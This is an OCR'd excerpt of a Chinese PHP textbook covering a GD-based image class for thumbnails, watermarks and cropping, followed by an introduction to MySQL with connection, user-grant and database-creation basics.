watermark()	该方法可以为一张背景图片按指定的位置添加图片水印，也需要 4 个参数，返回添加水印后图片的名称，参数分别使用介绍如下： **第一个参数：**指定添加水印的背景图片名称（会到构造方法设置的路径中查找该图片），支持 GIF、JPEG 和 PNG 三种格式图片 **第二个参数：**指定水印图片名称，如果传入的水印图片没有指定路径，则默认去查找和背景图片相同的路径，否则到指定的路径下去找水印图片。也支持 GIF、JPEG 和 PNG 三种格式图片 **第三个参数：**指定水印图片在背景中添加的位置，有 10 种状态，使用一整数参数，0 为随机位置，其他位置如下： 1 为顶端居左，2 为顶端居中，3 为顶端居右； 4 为中部居左，5 为中部居中，6 为中部居右； 7 为底端居左，8 为底端居中，9 为底端居右； **第四个参数：**可选的，指定添加水印后的图片名称前缀，默认为“wa_”，如果覆盖原图片，将该参数值设置为空字符串即可
cut()	该方法可以在一张背景图片中裁剪出一块指定区域的图片，共需要 6 个参数，返回裁剪出来的图片名称，指定的裁剪区域如果超出背景图片的大小范围则会裁减失败。参数分别介绍如下： **第一个参数：**指定一张被裁剪的背景图片名称（会到构造方法设置的路径中查找该图片），同样支持 GIF、JPEG 和 PNG 三种格式图片 **第二个参数：**裁剪图片时指定相对于背景图片左部开始的位置 **第三个参数：**裁剪图片时指定相对于背景图片顶部开始的位置 **第四个参数：**指定裁剪图片的宽度 **第五个参数：**指定裁剪图片的高度 **第六个参数：**可选的，指定裁剪出来的图片名称前缀，默认为“cu_”，如果覆盖原图片，参数值设置为空字符串

16.4.3　图像处理类代码实现

本类可以完成对图片的缩放、加水印和裁剪的功能，前面也介绍过些类功能的实现方法。但在本类中会将其功能更加完善，例如支持多种图片类型的处理，缩放时进行优化等。除了在上一节中提供的可以操作的 4 个成员方法以外，编写一个图像类当然还需要更多的成员，但其他的成员方法只需要内部使

用，并不需要用户在对象外部操作，所以只要声明为 private（私有）封装在对象内部即可。编写图像处理类 Image 并声明在 image.class.php 文件中，代码如下所示：

```php
<?php
    /**
        file: image.class.php 类名为Image
        图像处理类，可以完成对各种类型的图像进行缩放、加图片水印和剪裁的操作。
    */
    class Image {
        /* 图片保存的路径 */
        private $path;

        /**
         * 实例图像对象时传递图像的一个路径，默认值是当前目录
         * @param    string   $path    可以指定处理图片的路径
         */
        function __construct($path="./"){
            $this->path = rtrim($path,"/")."/";
        }

        /**
         * 对指定的图像进行缩放
         * @param    string   $name    是需要处理的图片名称
         * @param    int  $width       缩放后的宽度
         * @param    int  $height      缩放后的高度
         * @param    string   $qz      是新图片的前缀
         * @return   mixed             是缩放后的图片名称,失败返回false;
         */
        function thumb($name, $width, $height,$qz="th_"){
            /* 获取图片宽度、高度、及类型信息 */
            $imgInfo = $this->getInfo($name);
            /* 获取背景图片的资源 */
            $srcImg = $this->getImg($name, $imgInfo);
            /* 获取新图片尺寸 */
            $size = $this->getNewSize($name,$width, $height,$imgInfo);
            /* 获取新的图片资源 */
            $newImg = $this->kidOfImage($srcImg, $size,$imgInfo);
            /* 通过本类的私有方法，保存缩略图并返回新缩略图的名称，以"th_"为前缀 */
            return $this->createNewImage($newImg, $qz.$name,$imgInfo);
        }

        /**
        * 为图片添加水印
        * @param string   $groundName   背景图片，即需要加水印的图片，暂只支持GIF,JPG,PNG格式
        * @param string   $waterName    图片水印，即作为水印的图片，暂只支持GIF,JPG,PNG格式
        * @param int  $waterPos         水印位置，有10种状态，0为随机位置；
        *                                   1为顶端居左，2为顶端居中，3为顶端居右；
        *                                   4为中部居左，5为中部居中，6为中部居右；
        *                                   7为底端居左，8为底端居中，9为底端居右；
        * @param string   $qz           加水印后的图片的文件名在原文件名前面加上这个前缀
        * @return     mixed                 是生成水印后的图片名称,失败返回false
        */
        function waterMark($groundName, $waterName, $waterPos=0, $qz="we_"){
            /*获取水印图片是当前路径，还是指定了路径*/
            $curpath = rtrim($this->path,"/")."/";
            $dir = dirname($waterName);
            if($dir == "."){
                $wpath = $curpath;
            }else{
```

```
57              $wpath = $dir."/";
58              $waterName = basename($waterName);
59          }
60
61          /*水印图片和背景图片必须都要存在*/
62          if(file_exists($curpath.$groundName) && file_exists($wpath.$waterName)){
63              $groundInfo = $this->getInfo($groundName);                  //获取背景信息
64              $waterInfo = $this->getInfo($waterName, $dir);              //获取水印图片信息
65              /*如果背景比水印图片还小，就会被水印全部盖住*/
66              if(!$pos = $this->position($groundInfo, $waterInfo, $waterPos)){
67                  echo '水印不应该比背景图片小！';
68                  return false;
69              }
70
71              $groundImg = $this->getImg($groundName, $groundInfo);       //获取背景图像资源
72              $waterImg = $this->getImg($waterName, $waterInfo, $dir); //获取水印图片资源
73
74              /* 调用私有方法将水印图像按指定位置复制到背景图片中 */
75              $groundImg = $this->copyImage($groundImg, $waterImg, $pos, $waterInfo);
76              /* 通过本类的私有方法，保存加水图片并返回新图片的名称，默认以"wa_"为前缀 */
77              return $this->createNewImage($groundImg, $qz.$groundName, $groundInfo);
78
79          }else{
80              echo '图片或水印图片不存在！';
81              return false;
82          }
83      }
84
85      /**
86      * 在一个大的背景图片中剪裁出指定区域的图片
87      * @param string   $name     需要剪切的背景图片
88      * @param int  $x            剪切图片左边开始的位置
89      * @param int  $y            剪切图片顶部开始的位置
90      * @param int  $width        图片剪裁的宽度
91      * @param int  $height       图片剪裁的高度
92      * @param string   $qz       新图片的名称前缀
93      * @return     mixed             裁剪后的图片名称,失败返回false;
94      */
95      function cut($name, $x, $y, $width, $height, $qz="cu_"){
96          $imgInfo=$this->getInfo($name);                     //获取图片信息
97          /* 裁剪的位置不能超出背景图片范围 */
98          if( (($x+$width) > $imgInfo['width']) || (($y+$height) > $imgInfo['height'])){
99              echo "裁剪的位置超出了背景图片范围!";
100             return false;
101         }
102
103         $back = $this->getImg($name, $imgInfo);             //获取图片资源
104         /* 创建一个可以保存裁剪后图片的资源 */
105         $cutimg = imagecreatetruecolor($width, $height);
106         /* 使用imagecopyresampled()函数对图片进行裁剪 */
107         imagecopyresampled($cutimg, $back, 0, 0, $x, $y, $width, $height, $width, $height);
108         imagedestroy($back);
109         /* 通过本类的私有方法，保存剪切图并返回新图片的名称，默认以"cu_"为前缀 */
110         return $this->createNewImage($cutimg, $qz.$name,$imgInfo);
111     }
112
113     /* 内部使用的私有方法，用来确定水印图片的位置 */
114     private function position($groundInfo, $waterInfo, $waterPos){
115         /* 需要加水印的图片的长度或宽度比水印还小，无法生成水印 */
116         if( ($groundInfo["width"]<$waterInfo["width"]) ||
```

```
117             ($groundInfo["height"]<$waterInfo["height"]) ) {
118             return false;
119         }
120         switch($waterPos) {
121             case 1:          //1为顶端居左
122                 $posX = 0;
123                 $posY = 0;
124                 break;
125             case 2:          //2为顶端居中
126                 $posX = ($groundInfo["width"] - $waterInfo["width"]) / 2;
127                 $posY = 0;
128                 break;
129             case 3:          //3为顶端居右
130                 $posX = $groundInfo["width"] - $waterInfo["width"];
131                 $posY = 0;
132                 break;
133             case 4:          //4为中部居左
134                 $posX = 0;
135                 $posY = ($groundInfo["height"] - $waterInfo["height"]) / 2;
136                 break;
137             case 5:          //5为中部居中
138                 $posX = ($groundInfo["width"] - $waterInfo["width"]) / 2;
139                 $posY = ($groundInfo["height"] - $waterInfo["height"]) / 2;
140                 break;
141             case 6:          //6为中部居右
142                 $posX = $groundInfo["width"] - $waterInfo["width"];
143                 $posY = ($groundInfo["height"] - $waterInfo["height"]) / 2;
144                 break;
145             case 7:          //7为底端居左
146                 $posX = 0;
147                 $posY = $groundInfo["height"] - $waterInfo["height"];
148                 break;
149             case 8:          //8为底端居中
150                 $posX = ($groundInfo["width"] - $waterInfo["width"]) / 2;
151                 $posY = $groundInfo["height"] - $waterInfo["height"];
152                 break;
153             case 9:          //9为底端居右
154                 $posX = $groundInfo["width"] - $waterInfo["width"];
155                 $posY = $groundInfo["height"] - $waterInfo["height"];
156                 break;
157             case 0:
158             default:         //随机
159                 $posX = rand(0,($groundInfo["width"] - $waterInfo["width"]));
160                 $posY = rand(0,($groundInfo["height"] - $waterInfo["height"]));
161                 break;
162         }
163         return array("posX"=>$posX, "posY"=>$posY);
164     }
165
166
167     /* 内部使用的私有方法，用于获取图片的属性信息（宽度、高度和类型） */
168     private function getInfo($name, $path=".") {
169         $spath = $path=="." ? rtrim($this->path,"/")."/" : $path.'/';
170
171         $data = getimagesize($spath.$name);
172         $imgInfo["width"]   = $data[0];
173         $imgInfo["height"]  = $data[1];
174         $imgInfo["type"]    = $data[2];
175
176         return $imgInfo;
```

```
177         }
178
179         /*内部使用的私有方法， 用于创建支持各种图片格式（jpg,gif,png三种）资源  */
180         private function getImg($name, $imgInfo, $path='.'){
181
182             $spath = $path=="." ? rtrim($this->path,"/")."/" : $path.'/';
183             $srcPic = $spath.$name;
184
185             switch ($imgInfo["type"]) {
186                 case 1:                    //gif
187                     $img = imagecreatefromgif($srcPic);
188                     break;
189                 case 2:                    //jpg
190                     $img = imagecreatefromjpeg($srcPic);
191                     break;
192                 case 3:                    //png
193                     $img = imagecreatefrompng($srcPic);
194                     break;
195                 default:
196                     return false;
197                     break;
198             }
199             return $img;
200         }
201
202         /* 内部使用的私有方法，返回等比例缩放的图片宽度和高度，如果原图比缩放后的还小保持不变 */
203         private function getNewSize($name, $width, $height, $imgInfo){
204             $size["width"] = $imgInfo["width"];          //原图片的宽度
205             $size["height"] = $imgInfo["height"];        //原图片的高度
206
207             if($width < $imgInfo["width"]){
208                 $size["width"]=$width;                   //缩放的宽度如果比原图小才重新设置宽度
209             }
210
211             if($height < $imgInfo["height"]){
212                 $size["height"] = $height;               //缩放的高度如果比原图小才重新设置高度
213             }
214             /* 等比例缩放的算法 */
215             if($imgInfo["width"]*$size["width"] > $imgInfo["height"] * $size["height"]){
216                 $size["height"] = round($imgInfo["height"]*$size["width"]/$imgInfo["width"]);
217             }else{
218                 $size["width"] = round($imgInfo["width"]*$size["height"]/$imgInfo["height"]);
219             }
220
221             return $size;
222         }
223
224         /* 内部使用的私有方法，用于保存图像，并保留原有图片格式 */
225         private function createNewImage($newImg, $newName, $imgInfo){
226             $this->path = rtrim($this->path,"/")."/";
227             switch ($imgInfo["type"]) {
228                 case 1:                //gif
229                     $result = imageGIF($newImg, $this->path.$newName);
230                     break;
231                 case 2:                //jpg
232                     $result = imageJPEG($newImg,$this->path.$newName);
233                     break;
234                 case 3:                //png
235                     $result = imagePng($newImg, $this->path.$newName);
236                     break;
```

```
        }
        imagedestroy($newImg);
        return $newName;
    }

    /* 内部使用的私有方法，用于加水印时复制图像 */
    private function copyImage($groundImg, $waterImg, $pos, $waterInfo){
        imagecopy($groundImg, $waterImg, $pos["posX"], $pos["posY"], 0, 0, $waterInfo["width"],
        $waterInfo["height"]);
        imagedestroy($waterImg);
        return $groundImg;
    }

    /* 内部使用的私有方法，处理带有透明度的图片保持原样 */
    private function kidOfImage($srcImg, $size, $imgInfo){
        $newImg = imagecreatetruecolor($size["width"], $size["height"]);
        $otsc = imagecolortransparent($srcImg);
        if( $otsc >= 0 && $otsc < imagecolorstotal($srcImg)) {
            $transparentcolor = imagecolorsforindex( $srcImg, $otsc );
            $newtransparentcolor = imagecolorallocate(
                $newImg,
                $transparentcolor['red'],
                    $transparentcolor['green'],
                $transparentcolor['blue']
            );
            imagefill( $newImg, 0, 0, $newtransparentcolor );
            imagecolortransparent( $newImg, $newtransparentcolor );
        }
        imagecopyresized( $newImg, $srcImg, 0, 0, 0, 0, $size["width"], $size["height"], $imgInfo
        ["width"], $imgInfo["height"] );
            imagedestroy($srcImg);
            return $newImg;
        }
    }
```

16.4.4 图像处理类的应用过程

图像处理类提供的缩放、加图片水印及裁剪的功能，是三个互相不干扰的功能，所以在项目开发中这三个功能很少绑定在一起使用。这里独立介绍一下每个方法的详细应用。下例是使用图像处理类 Image 实现图片缩放的示例，首先必须先加载图像处理类 Image 所在的文件 image.class.php，然后实例化 Image 类的对象，再通过对象中的 thumb()方法实现对图片的缩放。代码如下所示：

```
<?php
    /* 加载图像处理类所在的文件 */
    include "image.class.php";
    /* 实例化图像处理类对象，通过构造方法的参数指定图片所在路径 */
    $img = new Image('./image/');

    /* 将上传到服务器的大图控制在500X500以内，最后一个参数使用了'',将原来图片覆盖 */
    $filename = $img -> thumb("brophp.jpg", 500, 500, '');

    /* 另存为一张250X250的中图，返回的图片名称会默认加上th_前缀 */
    $midname = $img -> thumb($filename, 250,250);
    /* 另存为一张80X80的小图标，返回的图片名称前使用指定的icon_作为前缀 */
    $icon = $img -> thumb($filename, 80, 80, 'icon_');
```

```
14
15      echo $filename.'<br>';        //缩放成功输出brophp.jpg
16      echo $midname.'<br>';         //缩放成功输出th_brophp.jpg
17      echo $icon.'<br>';            //缩放成功输出icon_brophp.jpg
```

在上例的第 8 行，将图片 brophp.jpg 缩放至宽度和高度都不超过 500 个像素。在最后一个设置前缀的参数中使用了空字符串作为值，这样原图片就被这个缩放后的图片给覆盖掉了。这种用法通常和文件上传一起使用，将用户上传的图片设置成自动这样处理，就可以优化用户上传图片的尺寸了。第 11 行和第 13 行，则分别使用默认的前缀“th_”和指定的前缀“icon_”，创建出两张缩放后的新图片。

下例演示了使用 Image 类添加图片水印的用法，和上面处理图片缩放的例子一样，都需要先加载类文件并实例化 Image 类的对象。下面的例子演示了使用对象中的 watermark()方法添加图片水印的各种操作。代码如下所示：

```
1 <?php
2     /* 加载图像处理类所在的文件 */
3     include "image.class.php";
4     /* 实例化图像处理类对象，没有通过参数指定图片所在路径，所以默认为当前路径 */
5     $img = new Image();
6
7     /* 为图片brophp.jpg，添加一个image目录下的logo.gif图片水印 ，第三个参数使用1，水印位置顶部居左*/
8     echo $img -> watermark('brophp.jpg', './image/logo.gif', 1, 'wa1_');  //输出wa1_brophp.jpg
9     echo $img -> watermark('brophp.jpg', './image/logo.gif', 2, 'wa2_');  //输出wa2_brophp.jpg
10    echo $img -> watermark('brophp.jpg', './image/logo.gif', 3, 'wa3_');  //输出wa3_brophp.jpg
11    echo $img -> watermark('brophp.jpg', './image/logo.gif', 4, 'wa4_');  //输出wa4_brophp.jpg
12    echo $img -> watermark('brophp.jpg', './image/logo.gif', 5, 'wa5_');  //输出wa5_brophp.jpg
13    echo $img -> watermark('brophp.jpg', './image/logo.gif', 6, 'wa6_');  //输出wa6_brophp.jpg
14    echo $img -> watermark('brophp.jpg', './image/logo.gif', 7, 'wa7_');  //输出wa7_brophp.jpg
15    echo $img -> watermark('brophp.jpg', './image/logo.gif', 8, 'wa8_');  //输出wa8_brophp.jpg
16    echo $img -> watermark('brophp.jpg', './image/logo.gif', 9, 'wa9_');  //输出wa9_brophp.jpg
17
18    /* 没有指定第四个参数（名称前缀），使用默认的名称前缀"wa_" */
19    echo $img -> watermark('brophp.jpg', './image/logo.gif', 0);          //输出wa_brophp.jpg
20    /* 第四个参数（名称前缀）设置空('')，就会将原来brophp.jpg图片覆盖掉 */
21    echo $img -> watermark('brophp.jpg', './image/logo.gif', 0,'');       //输出brophp.jpg
22    /* 第二个参数如果没有指定路径，则logo.gif图片和brophp.jpg图片在同一个目录下 */
23    echo $img -> watermark('brophp.jpg', 'logo.gif', 0, 'wa0_');          //输出wa0_brophp.jpg
```

在本例中，实例化 Image 类的对象时，并没有通过构造方法设置图片保存的路径，所以处理的图片默认都在当前路径下。在通过第二个参数指定图片水印时，如果不带路径，则水印图片和背景图片在相同的目录下。下例同样是使用 Image 类的实例对象，并通过对象中的 cut()方法对图片进行裁剪，示例代码如下所示：

```
1 <?php
2     /* 加载图像处理类所在的文件 */
3     include "image.class.php";
4     /* 实例化图像处理类对象，通过构造方法的参数指定图片所在路径 */
5     $img = new Image('./image/');
6
7     /* 在图片brophp.jpg中,从50X50开始，裁剪出120X120的图片，返回带默认前缀"cu_"的图片名称 */
8     $img -> cut("brophp.jpg", 50, 50, 120,120);                  //cu_brophp.jpg
9     /* 可以通过第6个参数，为裁剪出来的图片指定名称前缀，实现同一张背景图片中裁剪出多张图片 */
10    $img -> cut("brophp.jpg", 50, 50, 120,120, 'user_');         //user_brophp.jpg
11    /* 如果第6个参数设置为''，则是使用裁剪出来的图片将原图覆盖掉 */
12    $img -> cut("brophp.jpg", 50, 50, 120,120, '');              //brophp.jpg
```

16.5 小结

本章必须掌握的知识点

- 画布管理和设置颜色
- 绘制和生成图像
- 图片的一些常见的操作（缩放、加水印、裁剪、旋转和翻转）
- 验证码类 Vcode 的使用
- 图片处理类 Image 的使用

本章需要了解的内容

- 验证码类 Vcode 的编写
- 图片处理类 Image 的编写

本章需要拓展的内容

- 本章没有介绍到的其他 GD 库函数
- 找一些使用 GD 编写的插件去应用（例如，动态统计图）

第 4 部分

数据库开发篇

现在的动态网站都是基于数据库的，所以数据库的应用和 PHP 访问数据库技术，都是学习 PHP 必须要掌握的内容。本篇不仅介绍了 MySQL 数据库的操作，也重点介绍了使用 PHP 的 mysql 和 PDO 两个应用程序扩展模块访问 MySQL 数据库系统。作为一名 Web 程序员，不光要了解建库和建表语句，以及数据存储操作的 SQL 语句，更重要的是为开发的项目设计出所需要的表结构和表关系。所有新创建的项目都建议使用 PDO 去访问数据库，和 mysql 扩展模块相比，它的效率更高，安全性也会更好一些，而学习 mysql 应用扩展模块是为了可以对公司已有的老项目进行二次开发使用。

本篇配套视频教程：第 68～85 集 共计 18 小时

第17章 MySQL 数据库概述

MySQL 是一个小型关系型数据库管理系统，开发者为瑞典 MySQL AB 公司。在 2008 年 1 月 16 号被 Sun 公司收购。而 2009 年，sun 又被 Oracle 收购。MySQL 是一种关联数据库管理系统，关联数据库将数据保存在不同的表中，而不是将所有数据放在一个大仓库内。这样就增加了速度并提高了灵活性。MySQL 的 SQL 为“结构化查询语言”。SQL 是用于访问数据库的最常用标准化语言。MySQL 软件采用了 GPL（GNU 通用公共许可证）。由于其体积小、速度快、总体拥有成本低，尤其是具有开放源码这一特点，许多中小型网站为了降低网站总体拥有成本而选择了 MySQL 作为网站数据库。而使用 MySQL 数据库管理系统与 PHP 脚本语言相结合的数据库系统解决方案，正被越来越多的网站所采用，其中又以 LAMP 模式最为流行。

17.1 数据库的应用

数据库是计算机应用系统中的一种专门管理数据资源的系统。数据有多种形式，如文字、数码、符号、图形、图像及声音等，数据是所有计算机系统所要处理的对象。人们所熟知的一种处理办法是制作文件，即将处理过程编成程序文件，将所涉及的数据按程序要求组成数据文件，再用程序来调用，数据文件与程序文件保持着一定的关系。在计算机应用迅速发展的情况下，这种文件式管理方法便显出它的不足。比如，它使得数据通用性差、不便于移植、在不同文件中存储大量重复信息、浪费存储空间、更新不便等。而数据库系统便能解决上述问题。数据库系统不从具体的应用程序出发，而是立足于数据本身的管理，它将所有数据保存在数据库中，进行科学的组织，并借助于数据库管理系统，以它为中介，与各种应用程序或应用系统接口，使之能方便地使用数据库中的数据。

其实简单地说，数据库就是一组经过计算机整理后的数据，存储在一个或多个文件中，而管理这个数据库的软件就称为数据库管理系统。一般一个数据库系统（Database System）可以分为数据库（Database）与数据管理系统（Database Management System，DBMS）两个部分。主流的软件开发中应用数据库有 IBM 的 DB2、Oracle、Informix、Sybase、SQL Server、PostgreSQL、MySQL、Access、FoxPro 和 Teradata 等。

17.1.1　数据库在 Web 开发中的重要地位

归根结底，动态网站都是对数据进行操作，我们平时浏览网页时，会发现网页的内容会经常变化，而页面的主体结构框架没变，新闻就是一个典型。这是因为我们将新闻存储在了数据库中，用户在浏览时，程序就会根据用户所请求的新闻编号，将对应的新闻从数据库中读取出来，然后再以特定的格式响应给用户。Web 系统的开发基本上是离不开数据库的，因为任何东西都要存放在数据库中。所谓的动态网站就是基于数据库开发的系统，最重要的就是数据管理，或者说我们在开发时都是在围绕数据库在写程序。所以作为一个 Web 程序员，只有先掌握一门数据库，才可能去进行软件开发。

如图 17-1 所示项目中一个开发模块的流程，将网站的内容存储在 MySQL 数据库中，然后使用 PHP 通过 SQL 查询获取这些内容并以 HTML 格式输出到浏览器中显示。或者将用户在表单中输出的数据，通过在 PHP 程序中执行 SQL 查询，将数据保存在 MySQL 数据库中。也可以在 PHP 脚本中接受用户在网页上的其他相关操作，再通过 SQL 查询对数据库中存储的网站内容进行管理。

图 17-1　基于数据库的 Web 系统

17.1.2　为什么 PHP 会选择 MySQL 作为自己的黄金搭档

PHP 几乎可以使用现有的所有的数据库系统，MySQL 与其他的大型数据库例如 Oracle、DB2、SQL Server 等相比，自有它的不足之处，如规模小、功能有限（MySQL Cluster 的功能和效率都相对比较差）等，但是这丝毫也没有减少它受欢迎的程度。对于一般的个人使用者和中小型企业来说，MySQL 提供的功能已经绰绰有余，而且由于 MySQL 是开放源码软件，因此可以大大降低总体拥有成本。LAMP 目前 Internet 上流行的网站构架方式是 LAMP（Linux+Apache+MySQL+PHP/Perl/Python）和 LNMP（Linux+Nginx+MySQL+php/perl/Python），即使用 Linux 作为操作系统，Apache 和 Nginx 作为 Web 服务器，MySQL 作为数据库，PHP 作为服务器端脚本解释器。由于这四个软件都是免费或开放源码软件，因此使用这种方式，不用花一分钱（除开人工成本）就可以建立起一个稳定、免费的网站系统。

17.1.3　PHP 和 MySQL 的合作方式

在同一个 MySQL 数据库服务器中可以创建多个数据库，如果把每个数据库看成是一个“仓库”、则网站中的内容数据就存储在这个仓库中。而对数据库中数据的存取及维护等，都是通过数据库管理系统软件进行管理的。同一个数据库管理系统可以为不同的网站分别建立数据库，但为了使网站中的数据便于维护、备份及移植，最好为一个网站创建一个数据库（在大数据量时则采用分库分表）。数据库和数据库管理系统，以及 PHP 应用程序之间的关系如图 17-2 所示。




图 17-2　数据库系统

MySQL 数据库管理系统是一种“客户机/服务器”体系结构的管理软件，所以必须同时使用数据库服务器和客户机两个程序才能使用 MySQL。服务器程序用于监听客户机的请求，并根据这些请求访问数据库，以便向客户机提供它们所要求的数据。而客户机程序则必须通过网络连接到数据库服务器，才能向服务器提交数据操作请求。MySQL 支持多线程，所以可以使用多个客户机程序、管理工具，以及可供编程使用的外部接口（如 PHP 的 MySQL 处理函数）等并发控制。PHP 脚本程序就是作为 MySQL 服务器的客户机程序，是通过 PHP 中的 MySQL 扩展函数，对 MySQL 服务器中存储的数据进行获取、插入、更新及删除等操作。

17.1.4　结构化查询语言 SQL

对数据库服务器中数据的管理，必须使用客户机程序成功连接以后，再通过必要的操作指令对其进行操作，这种数据库操作指令被称为 SQL（Structured Query Language）语言，即结构化查询语言。MySQL 支持 SQL 作为自己的数据库语言，SQL 是一种专门用于查询和修改数据库里的数据，以及对数据库进行管理和维护的标准化语言。

SQL 是高级的非过程化编程语言，它不要求用户指定对数据的存放方法，也不需要用户了解具体的数据存放方式，所以具有完全不同底层结构的不同数据库系统可以使用相同的 SQL 语言作为数据输入与管理的接口。它以记录集合作为操作对象，所有 SQL 语句接受集合作为输入，返回集合作为输出，这种集合特性允许一条 SQL 语句的输出作为另一条 SQL 语句的输入，所以 SQL 语句可以嵌套，这使它具有极大的灵活性和强大的功能，在多数情况下，在其他语言中需要一大段程序实现的功能只需要一个 SQL 语句就可以达到目的，这也意味着用 SQL 语言可以写出非常复杂的语句。

SQL 语言结构简洁，功能强大，简单易学，所以自从 IBM 公司 1981 年推出以来，SQL 语言得到了广泛的应用。如今无论是像 Oracle、Sybase、Informix、SQL Server 这些大型的数据库管理系统，还是像 Visual Foxporo、PowerBuilder 这些 PC 上常用的数据库开发系统，都支持 SQL 语言作为查询语言。SQL 语言包含四个部分。

- **数据定义语言（DDL）**：用于定义和管理数据对象，包括数据库、数据表等。例如：CREATE、DROP、ALTER 等语句。

- **数据操作语言（DML）**：用于操作数据库对象中所包含的数据。例如：INSERT、UPDATE、DELETE 语句。
- **数据查询语言（DQL）**：用于查询数据库对象中所包含的数据，能够进行单表查询、连接查询、嵌套查询，以及集合查询等各种复杂程度不同的数据库查询，并将数据返回到客户机中显示。例如：SELECT 语句。
- **数据控制语言（DCL）**：是用来管理数据库的语言，包含管理权限及数据更改。例如：GRANT、REVOKE、COMMIT、ROLLBACK 等语句。

17.2 MySQL 数据库的常见操作

以一个简单的网上书店的数据库管理为例，介绍数据库的设计、如何建立客户机与数据库服务器的连接、创建数据库和数据表，以及简单地对数据表中的记录进行添加、删除、修改、查询等操作。MySQL 是采用“客户机/服务器”体系结构，要连接上服务器，需要使用 MySQL 客户端程序。但在使用客户机通过网络连接服务器之前，一定要确保成功启动数据库服务器，才能监听客户机的连接请求。本节主要是对新手的应用指南，所以对一些操作不去做过多的说明，目的是让读者可以快速了解 MySQL 的一系列操作过程，需要重点掌握的内容会在后面的章节详细介绍。

17.2.1 MySQL 数据库的连接与关闭


MySQL 客户机主要用于传递 SQL 查询给服务器，并显示执行后的结果。可以和服务器运行在同一个机器上，也可以在网络中的两台机器上分别运行。当你连接一个 MySQL 服务器时，你的身份由你从那台连接的主机和你指定的用户名来决定。所以 MySQL 在认定身份中会考虑你的主机名和登录的用户名称，只有客户机所在的主机被授予权限才能去连接 MySQL 服务器。启动操作系统命令行后，连接 MySQL 服务器可以使用如下命令：

```
mysql -h 服务器主机地址 -u 用户名 -p 用户密码
```

其中，各参数的意义如下所示。

- -h：指定所连接的数据库服务器位置，可以是 IP 地址，也可以是服务器域名。
- -u：指定连接数据库服务器使用的用户名，例如 root 为管理员用户具有所有权限。
- -p：连接数据库服务器使用的密码，但-p 和其后的参数之间不要有空格。最后是在该参数后直接回车，然后以密文的形式输入密码。

例如，MySQL 客户机和服务器在同一机器上，服务器又授权了本机（localhost）可以连接，管理员用户名为“root”，该用户密码为“mysql_pass”。成功登录 MySQL 服务器以后，就会显示 MySQL 客户机的标准界面，即 MySQL 控制台。出现提示符号“mysql>”，说明正等待用户输入 SQL 查询指令。如下所示。



通过在该控制台中输入 SQL 查询语句并发送，就可以对 MySQL 数据库服务器进行管理。而且每个命令要以分号结束，如果你输入命令时，回车后发现忘记加分号，你无须重打一遍命令，只要打个分号按回车键就可以了。也就是说你可以把一个完整的命令分成几行来打，完后用分号作结束标志就可以。也可以使用光标上下键调出以前的命令。如果需要退出客户机，可以任何时候在该界面中输入 exit 或 quit 命令结束会话。

17.2.2 创建新用户并授权

为 MySQL 添加新用户的方法有两种：通过使用 GRANT 语句或通过直接操作 MySQL 授权表；比较好的方法是使用 GRANT 语句，更简明并且很少出错。GRANT 语句的格式如下：

```
GRANT 权限 ON 数据库.数据表 TO 用户名@登录主机 IDENTIFIED BY "密码"
```

例如，添加一个新用户名为 phpuser，密码为字符串“brophp”。让他可以在任何主机上登录，并对所有数据库有查询、插入、修改、删除的权限。首先要以 root 用户登录，然后输入以下命令：

```
GRANT SELECT, INSERT,UPDATE,DELETE ON *.* TO phpuser@"%" IDENTIFIED BY   "brophp"
```

但这个新增加的用户是十分危险的，如果黑客知道用户 phpuser 的密码，那么他就可以在网上的任何一台计算机上登录你的 MySQL 数据库，并可以对你的数据为所欲为了。解决办法是在添加用户时，只授权在特定的一台或一些机器上登录。例如将上例改为只允许在 localhost 上登录，并可以对数据库 mydb 执行查询、插入、修改、删除的操作，这样黑客即使知道 phpuser 用户的密码，也无法从网络的其他机器上直接访问 mydb 数据库，就只能通过 MYSQL 主机上的 Web 页来访问了。输入的命令如下所示：

```
GRANT SELECT, INSERT,UPDATE,DELETE ON mydb.* TO phpuser@localhost IDENTIFIED BY "brophp"
```

17.2.3 创建数据库

顺利连接到 MySQL 服务器以后，就可以使用数据定义语言（DDL）定义和管理数据对象了，包括数据库、表、索引及视图。在建立数据表之前，首先应该创建一个数据库。基本的建立数据库的语句命令比较简单。例如，为网上书店创建一个名称为 bookstore 的数据库，需要在 MySQL 控制台中输入一个创建数据库的基本语法格式，如下所示。

```
